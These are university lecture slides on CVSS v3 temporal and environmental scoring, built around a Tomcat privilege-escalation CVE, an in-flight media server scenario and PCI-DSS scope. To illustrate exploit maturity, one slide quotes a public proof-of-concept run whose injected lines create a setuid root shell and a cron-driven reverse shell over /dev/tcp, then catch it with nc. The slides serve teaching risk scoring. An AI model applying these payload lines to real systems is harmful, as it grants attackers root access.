



UNIVERSITY
OF TRENTO - Italy




Cyber Security Risk Assessment
Spring 2018

Lecture 11
Quantitative Risk Analysis
Scoring Vulnerabilities – CVSS
Environment

23/04/18 Fabio Massacci - CyberRisk Assessment 1





UNIVERSITY
OF TRENTO - Italy



Recall Example Scenario

- ***Christine's company has recently become a Level 3 merchant...***
 - Level 3 Merchant = More than 20000 ecommerce transactions per year (**~55 transactions x day**)
 - They must be certified by an external assessor not to have high risk vulnerabilities
- ***Lots of Vulnerabilities Around***
 - it discovers that its internal assessors have underestimated the scope of PCI due to their flat corporate network.
 - There are legacy system not involved in card processing on its corporate network, and many of those are no longer maintained and cannot meet PCI DSS requirements.
- ***What is she going to do as a countermeasure?***
 - Different security measures costs a lot.

23/04/18 Fabio Massacci - Cyber Risk Assessment 2

 UNIVERSITY OF TRENTO - Italy
 

Recall: qualitative vs quantitative

- ***Is this always reasonable?***
 - Should Christine Patch ALL SQLi vulnerabilities on ALL software?
 - Can not know without a technical/objective analysis of the vulnerability/threat

Vulnerability Summary for CVE-2016-2174

Original release date: 06/13/2016
 Last revised: 06/14/2016
 Source: US-CERT/NIST



Overview

SQL injection vulnerability in the policy admin tool in Apache Ranger before 0.5.3 allows remote authenticated administrators to execute arbitrary SQL commands via the eventTime parameter to service/plugins/policies/eventTime.

Vulnerability Summary for CVE-2016-8582

A vulnerability exists in gauge.php of AlienVault OSSIM and USM before 5.3.2 that allows an attacker to execute an arbitrary SQL query and retrieve database information or read local system files via MySQL's LOAD_FILE.

23/04/18 Fabio Massacci - CyberRisk Assessment 3

 UNIVERSITY OF TRENTO - Italy
 

What we did last time?

- ***Not all vulnerabilities are the same***
 - How severe are the security problems affecting my software and database configuration?
- ***First Part of the Question:***
 - How severe are the security problems ... → used CVSS Base to make a specific guideline
- ***Second part of the question***
 - ... affecting my software and database configuration? → will use CVSS Environment

23/04/18 Fabio Massacci - CyberRisk Assessment 4

UNIVERSITY OF TRENTO - Italy eit Digital MASTER SCHOOL

CVSS v3

<http://www.first.org/cvss/v3/development>

- **CVSS is based on three metric groups**

Base Metric Group

Attack Vector

Scope

Attack Complexity

Privileges Required

User Interaction

Impact Metrics (Confidentiality, Integrity, Availability)

Temporal Metric Group

Exploitability

Remediation Level

Report Confidence

Environmental Metric Group

Mitigated Base Metrics

Confidentiality Requirement

Integrity Requirement

Availability Requirement

Base Metrics $f(x_1, x_2, \dots, x_n)$ → Temporal Metrics $f(y_1, y_2, \dots, z_n)$ → Environmental Metrics $f(z_1, z_2, \dots, z_n)$ → Score Vector CVSS

Optional


23/04/18 Fabio Massacci - CyberRisk Assessment 5

UNIVERSITY OF TRENTO - Italy eit Digital MASTER SCHOOL


Qualitative ratings of Global CVSS

Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

23/04/18 Fabio Massacci - CyberRisk Assessment 6



UNIVERSITY OF TRENTO - Italy




The Web Server

- **CVE-2016-5425**
 - The Tomcat package on Red Hat Enterprise Linux (RHEL) 7, Fedora, CentOS, Oracle Linux, and possibly other Linux distributions uses weak permissions for /usr/lib/tmpfiles.d/tomcat.conf, which allows local users to gain root privileges by leveraging membership in the tomcat group.
 - Base score
 - AV: AC: UI: PR: S: C: I: A:


23/04/18

Fabio Massacci - Offensive Technologies

7



UNIVERSITY OF TRENTO - Italy



Web Server Scoring

7.8
(High)


Base Score

<p>Attack Vector (AV)</p> <p>Network (N) Adjacent (A) Local (L) Physical (P)</p> <p>Attack Complexity (AC)</p> <p>Low (L) High (H)</p> <p>Privileges Required (PR)</p> <p>None (N) Low (L) High (H)</p> <p>User Interaction (UI)</p> <p>None (N) Required (R)</p>	<p>Scope (S)</p> <p>Unchanged (U) Changed (C)</p> <p>Confidentiality (C)</p> <p>None (N) Low (L) High (H)</p> <p>Integrity (I)</p> <p>None (N) Low (L) High (H)</p> <p>Availability (A)</p> <p>None (N) Low (L) High (H)</p>
---	--


23/04/18

Fabio Massacci - Offensive Technologies

8




UNIVERSITY OF TRENTO




Vulnerability severity – a stable metric?

- **CVSS Base score**
 - Describes technical properties of the vulnerability
 - Always the same independently of
 - Time
 - Deployment of the software
- **Do you think time matters?**
 - Can the risk be represented by a vulnerability change with time?
- **Do specific deployments of the software matter?**
 - Is the risk represented by a vulnerability the same for all installations of the software?

23/04/18 Fabio Massacci - Offensive Technologies 9




UNIVERSITY OF TRENTO - Italy




What can change?

- **In time**
 - Exploits (alleged, working or even automated)
 - Remediation fixes
 - Patches
- **In space**
 - Local mitigating measures (configurations)
 - Relative importance of the software to the organization
 - Link from primary to supporting asset

23/04/18 Fabio Massacci - CyberRisk Assessment 10




UNIVERSITY
OF TRENTO - Italy




Scenario example

- ***You work for a flight company***
- ***Each plane with a media center onboard for passengers has a small server running RHEL 7***
 - The server manages content delivered to each monitor in front of the passengers
 - No specific information about each client exists on the server
- ***Media network Operational Deployment***
 - The in-flight server only interface can be accessed from the physical terminal on board
 - The network shares the entertainment and the operational control network
 - No authentication required by default on these deployments
- ***Does this change how you evaluate other base metrics?***

23/04/18 Fabio Massacci - Offensive Technologies 11



UNIVERSITY
OF TRENTO - Italy



Vulnerability “risk factors”

- ***Vulnerability severity may change both in time and space***
 - Several of these aspects are commonly recognized in the industry
 - Ad-hoc modifications often employed in organizations
- ***Time***
 - How certain are you of the vulnerability existence?
 - Does an exploit exist, and what level of automation did it reach?
 - Does a permanent fix exist?
- ***Space***
 - Do specific deployment conditions alter some characteristics of the vulnerability?
 - Are some characteristics more important than others?

23/04/18 Fabio Massacci - Offensive Technologies 12

UNIVERSITY OF TRENTO - Italy eit Digital MASTER SCHOOL

Temporal and Environmental

Base Metric Group

- Attack Vector
- Scope
- Attack Complexity
- Impact Metrics (Confidentiality, Integrity, Availability)
- Privileges Required
- User Interaction

Temporal Metric Group

- Exploitability
- Remediation Level
- Report Confidence

Environmental Metric Group

- Mitigated Base Metrics
- Confidentiality Requirement
- Integrity Requirement
- Availability Requirement


23/04/18 Fabio Massacci - Offensive Technologies 13

UNIVERSITY OF TRENTO - Italy eit Digital MASTER SCHOOL


CVSS TEMPORAL

Luca Allodi - Vulnerability assessment with CVSS v3

14



UNIVERSITY OF TRENTO - Italy




Temporal metric


- ***The Temporal metrics measure characteristics of the vulnerability that may change with time***
 - current state of exploit techniques /code availability
 - existence of any patches or workarounds
 - the confidence that one has in the description of a vulnerability.
- ***They modify the score assigned by the base metric***
 - **“Not defined” value leaves score untouched**

Luca Allodi - Vulnerability assessment with CVSS v3

15



UNIVERSITY OF TRENTO - Italy




Temporal: Exploit code maturity


- ***Exploit Code Maturity measures the current state of exploit techniques***
- ***Public availability of easy-to-use exploit code increases the number of potential attackers***
- ***The exploit code available may progress from a proof-of-concept demonstration to exploit code that is successful in exploiting the vulnerability consistently.***
- ***Possible values***
 - Not defined → do not modify base score
 - High → functional code exists or no exploit required, details are public available. Exploit is highly reliable, possibly being used in the wild
 - Functional → code exists and works, but not reliably
 - Proof-of-concept → existing attack demonstration is not practical and requires substantial modification to work reliably
 - Unproven → exploit only theoretically possible, no public code available

Luca Allodi - Vulnerability assessment with CVSS v3

16




UNIVERSITY
OF TRENTO - Italy




Temporal: Remediation level

- ***The typical vulnerability is unpatched when initially published.***
- ***Workarounds or hotfixes may offer interim remediation until an official patch or upgrade is issued.***
- ***Possible values:***
 - Not defined → no change to base score
 - Unavailable → solution does not exist or can not be applied
 - Workaround → unofficial solution available
 - Temporary → temporary hotfixes or workarounds issued by vendor
 - Official Fix → official patch exists

Luca Allodi - Vulnerability assessment with CVSS v3 17




UNIVERSITY
OF TRENTO - Italy




Temporal: report confidence

- ***This metric measures the degree of confidence in the existence of the vulnerability and the credibility of the known technical details.***
- ***Possible values:***
 - Not defined → no change to base metric
 - Confirmed → reproduction is possible, details are available and verified by vendor / source code analysis
 - Reasonable → Root cause of vulnerability is unknown, vuln may exist but not reachable/traceable
 - Unknown → vulnerability is not verified (e.g. not-reproducible bug that leads to crash)

Luca Allodi - Vulnerability assessment with CVSS v3 18



UNIVERSITY OF TRENTO - Italy



Web Server – Exploits in the Wild?


- *You do some investigations and find some info on a PoC*

```


-----[ tomcat-RH-root.sh ]-----
#!/bin/bash
# Apache Tomcat packaging on RedHat-based distros - Root Privilege Escalation PoC Exploit
# CVE-2016-5425
#
# Full advisory at:
# http://legalhackers.com/advisories/Tomcat-RedHat-Pkgs-Root-PrivEsc-Exploit-CVE-2016-5425.html
#
# Discovered and coded by:
# Dawid Golunski
# http://legalhackers.com
#
# Tested on RedHat, CentOS, OracleLinux, Fedora systems.
#
# For testing purposes only.
#

```

23/04/18 Fabio Massacci - Offensive Technologies 19





UNIVERSITY OF TRENTO - Italy



Web Server Scoring - II

- *Suppose at some point you discover that a proof of concept exploit for the vulnerability exists*
 - Somebody claims it does
- *Should your risk change?*
 - Evidence that it can be exploited, unclear whether this represents real threat

23/04/18 Fabio Massacci - Offensive Technologies 20

```

Example run:
UNIV -bash-4.2$ rpm -qa | grep -i tomcat
OF TI tomcat-7.0.54-2.el7_1.noarch

-bash-4.2$ cat /etc/redhat-release
CentOS Linux release 7.2.1511 (Core)

-bash-4.2$ id
uid=91(tomcat) gid=91(tomcat) groups=91(tomcat) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:

-bash-4.2$ ./tomcat-RH-root.sh

* Apache Tomcat (RedHat distros) - Root PrivEsc PoC CVE-2016-5425 *
  Discovered by Dawid Golunski

[+] Checking vulnerability
-rw-rw-r--. 1 root tomcat 43 Oct 10 02:39 /usr/lib/tmpfiles.d/tomcat.conf

[+] Your system is vulnerable!

[+] Appending data to /usr/lib/tmpfiles.d/tomcat.conf...
[+] /usr/lib/tmpfiles.d/tomcat.conf contains:
f /var/run/tomcat.pid 0644 tomcat tomcat -
C /usr/share/tomcat/rootsh 4770 root root - /bin/bash
z /usr/share/tomcat/rootsh 4770 root root -
F /etc/cron.d/tomcatexploit 0644 root root - "* * * * * root nohup bash -i >/dev/tcp/127.0.0.1/9090 0

[+] Payload injected! Wait for your root shell...

Once '/usr/bin/systemd-tmpfiles --create' gets executed (on reboot by tmpfiles-setup.service, by cron
the rootshell will be created in /usr/share/tomcat/rootsh.
Additionally, a reverse shell should get executed by cron shortly after and connect to 127.0.0.1:909



-bash-4.2$ nc -l -p 9090
bash: no job control in this shell
[root@centos7 ~]# id
id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:system_cronjob_t:s0-s0:c0.c1023

[root@centos7 ~]# ls -l /usr/share/tomcat/rootsh
ls -l /usr/share/tomcat/rootsh
-rwsrwx---. 1 root root 960392 Aug  2 12:00 /usr/share/tomcat/rootsh
[root@centos7 ~]#

```

<http://legalhackers.com/advisories/Tomcat-RedHat-Pkgs-Root-PrivEsc-Exploit-CVE-2016-5425.html>


23/04/18 Fabio Ivascacci - Offensive Technologies 21


The Web Server Scoring - III

- ***Now you know that the exploit works***
 - And can be automated
- ***You also find that a workaround exists***
 - “Adjust permissions on /usr/lib/tmpfiles.d/tomcat.conf file to remove write permission for the tomcat group.”
- ***... And eventually that there is an official update***
 - “Alternatively, update to the latest packages provided by your distribution. Confirm the file permissions after the update.”

23/04/18 Fabio Massacchi - Offensive Technologies 22



UNIVERSITY OF TRENTO - Italy




Back to our scenario (on-flight media server)

- 1. Exploit code exists, you tested it and it works under all conditions:**
 - Exploit code maturity →
- 2. You find several reports of this vulnerability for multiple sources**
 - Report confidence →
- 3. An official patch exists**
 - Remediation level →


23/04/18

Fabio Massacci - Offensive Technologies

23



UNIVERSITY OF TRENTO - Italy



Temporal score I – Exploit Exists

Temporal Score

7.5
(High)

Exploit Code Maturity (E)

Not Defined (X) **Unproven (U)**

Proof-of-Concept (P) **Confirmed (C)** No exploit code is available, or an exploit is theoretical.

Remediation Level (RL)

Not Defined (X) **Official Fix (O)**

Temporary Fix (T) Workaround (W)

Unavailable (U)

Report Confidence (RC)

Not Defined (X) Unknown (U) Reasonable (R)

Confirmed (C)

Luca Allodi - Vulnerability assessment with CVSS v3

24


 UNIVERSITY OF TRENTO




Temporal Score II – Knowledge Widespread

Luca Allodi - Vulnerability assessment with CVSS v3

25


 UNIVERSITY OF TRENTO - Italy




Temporal Score – Fix Exists

Luca Allodi - Vulnerability assessment with CVSS v3

26




UNIVERSITY
OF TRENTO - Italy




CVSS ENVIRONMENTAL

23/04/18 Fabio Massacci - Offensive Technologies 27




UNIVERSITY
OF TRENTO - Italy




Environmental: Security requirements

- ***Account for the importance of the affected IT asset to a user's organization***
 - e.g. if an IT asset supports a business function for which Availability is most important, the analyst can assign a greater value to Availability relative to Confidentiality and Integrity.
- ***Importance of IT asset is defined by the business unit + technical***
 - System supporting critical functionality
 - System critical to meet compliance
- ***Possible values for any of C,I,A***
 - Not defined → no change to temporal metric
 - High [C,I,A] → catastrophic effect on organization/individuals
 - Medium [C,I,A] → serious effects on organization/individuals
 - Low [C,I,A] → limited effect on organization/individuals

Luca Allodi - Vulnerability assessment with CVSS v3 28




UNIVERSITY
OF TRENTO - Italy




Environmental: modified base metrics

- ***It's possible to modify each of the base metrics relative to the specific setting***
- ***Exploitability***
 - Modified AV, Modified AC, Modified PR, ...
- ***Scope***
 - Modified S
- ***Impact***
 - Modified C, Modified I, Modified A

Luca Allodi - Vulnerability assessment with CVSS v3 29




UNIVERSITY
OF TRENTO - Italy




Scenario example - Environmental

- ***Each plane with a media center onboard for passengers has a small server running RHEL 7***
 - The server manages content delivered to each monitor in front of the passengers
 - No specific information about each client exists on the server
- ***Media network Operational Deployment***
 - The in-flight server only interface can be accessed from the physical terminal on board
 - The network shares the entertainment and the operational control network
 - No authentication required by default on these deployments
- ***For the media server does this change***
 - how you evaluate base metrics?
 - how you evaluate security requirements

23/04/18 Fabio Massacci - Offensive Technologies 30




UNIVERSITY OF TRENTO - Italy




Scenario example - Requirments

- **Each plane with a media center onboard for passengers has a small server running RHEL 7**
 - The server manages content delivered to each monitor in front of the passengers
 - No specific information about each client exists on the server
- **Media network Operational Deployment**
 - The in-flight server only interface can be accessed from the physical terminal on board
 - The network shares the entertainment and the operational control network
 - No authentication required by default on these deployments
- **For the media server does this change**
 - how you evaluate base metrics?
 - how you evaluate security requirements

23/04/18 Fabio Massacci - Offensive Technologies 31




UNIVERSITY OF TRENTO - Italy




Scenario – Modified Base Metrics

- **Each plane with a media center onboard for passengers has a small server running RHEL 7**
 - The server manages content delivered to each monitor in front of the passengers
 - No specific information about each client exists on the server
- **Media network Operational Deployment**
 - The in-flight server only interface can be accessed from the physical terminal on board
 - The network shares the entertainment and the operational control network
 - No authentication required by default on these deployments
- **For the media server does this change**
 - how you evaluate base metrics?
 - how you evaluate security requirements

23/04/18 Fabio Massacci - Offensive Technologies 32




UNIVERSITY OF TRENTO - Italy




Scenario – Modified Metrics+Requirements

- **Each plane with a media center onboard for passengers has a small server running RHEL 7**
 - The server manages content delivered to each monitor in front of the passengers
 - No specific information about each client exists on the server
- **Media network Operational Deployment**
 - The in-flight server only interface can be accessed from the physical terminal on board
 - The network shares the entertainment and the operational control network
 - No authentication required by default on these deployments
- **For the media server does this change**
 - how you evaluate base metrics?
 - how you evaluate security requirements

23/04/18 Fabio Massacci - Offensive Technologies 33




UNIVERSITY OF TRENTO - Italy




Scenario – Three Alternatives

- **Each plane with a media center onboard for passengers has a small server running RHEL 7**
 - The server manages content delivered to each monitor in front of the passengers
 - No specific information about each client exists on the server
- **Media network Operational Deployment**
 - The in-flight server only interface can be accessed from the physical terminal on board in the pilot cabin (1)
 - ~~The network shares the entertainment and the operational control network (2)~~
 - ~~No-strong (3)~~ authentication required on these deployments
- **For the media server does this change**
 - how you evaluate base metrics?
 - how you evaluate security requirements?

23/04/18 Fabio Massacci - Offensive Technologies 34




UNIVERSITY OF TRENTO - Italy




Scenario – Three Alternatives

- **Media network Operational Deployment**
 - The in-flight server only interface can be accessed from the physical terminal on board **in the pilot cabin (1)**
 - ~~The network shares the entertainment and the operational control network (2)~~
 - ~~No strong (3)~~ authentication required on these deployments
- **Operational Questions**
 - Who do you want to restart the media server if it crashes or if there is something that doesn't work? The flight attendant or the pilot?
 - How many flight attendants/pilots are on the same physical plane (as opposed to the same flight)?

23/04/18 Fabio Massacci - Offensive Technologies 35



UNIVERSITY OF TRENTO - Italy



Scenario – New Customer Feature!

- **Each plane with a media center onboard for passengers has a small server running RHEL 7**
 - The server manages content delivered to each monitor in front of the passengers
 - No specific information about each client exists on the server
- **Media network Operational Deployment**
 - The in-flight server only interface can be accessed from the physical terminal on board
 - The network shares the entertainment and the operational control network
 - No authentication required by default on these deployments
- **Business customers can now connect to the media server to stream their own content on the seat's video**

23/04/18 Fabio Massacci - Offensive Technologies 36



UNIVERSITY
OF TRENTO - Italy



eit Digital
MASTER SCHOOL


The example of PCI-DSS

CVSS ENVIRONMENTAL AND COMPLIANCE

23/04/18 Fabio Massacci - Offensive Technologies 37



UNIVERSITY
OF TRENTO - Italy



eit Digital
MASTER SCHOOL

PCI-DSS

- ***Payment Card Industry Data Security Standard***
- ***Information security standard for organizations that handle credit card data***
 - Operations on VISA, Mastercard, AE circuits, etc.
 - POS systems, servers that handle payments..
- ***Cardholder Data Environment (CDE)***
 - All processes and technology as well as the people that store, process or transmit customer cardholder data or authentication data, including connected system components and any virtualization components (i.e., servers, applications, etc.)


23/04/18 Fabio Massacci - Offensive Technologies 38


UNIVERSITY OF TRENTO - Italy eit Digital MASTER SCHOOL

PCI-DSS and environments

- **Standard compliance often requires "sensitive" systems to be segmented away from systems that do not manage sensitive data**
- **Isolation of sensitive components from the rest of the network**
 - In PCI-DSS, called "Scope reduction"
 - e.g. segmentation of a network in several subnetworks
- **Scope: Any network component, server, or application that is included or connected to the cardholder data environment**
 - "A network components include but are not limited to firewalls, switches, routers, wireless access points, net appliances.."
 - Any system in the scope is considered to have high security requirements

23/04/18 Fabio Massacci - Offensive Technologies 39





UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL


PCI-DSS and CVSS

- **PCI-DSS mandates that a vulnerability assessment should be periodically run on the systems in scope**
 - Remember that “PCI-DSS in scope” = somehow access sensitive data
- **Rule**
 - Anything with a CVSS (base) ≥ 4 need be patched
- **Can CVSS environmental help?**
- **For Requirements**
 - In-scope systems \rightarrow higher score
 - Out-of-scope systems \rightarrow lower score


23/04/18

Fabio Massacci - Offensive Technologies

42



UNIVERSITY OF TRENTO - Italy



Joe runs a VA tool on his systems


System ID	Aff_Sw (NVD)	CVE_ID	Description
A,C	WIN10	CVE-2016-3236	The Web Proxy Auto Discovery (WPAD) protocol implementation in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1, and Windows 10 Gold and 1511 mishandles proxy discovery, which allows remote attackers to redirect network traffic via unspecified vectors, aka "Windows WPAD Proxy Discovery Elevation of Privilege Vulnerability."

- Looks it up on the NVD
 - Base score: 9.8
 - AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H


23/04/18

Fabio Massacci - Offensive Technologies


43



UNIVERSITY OF TRENTO - Italy






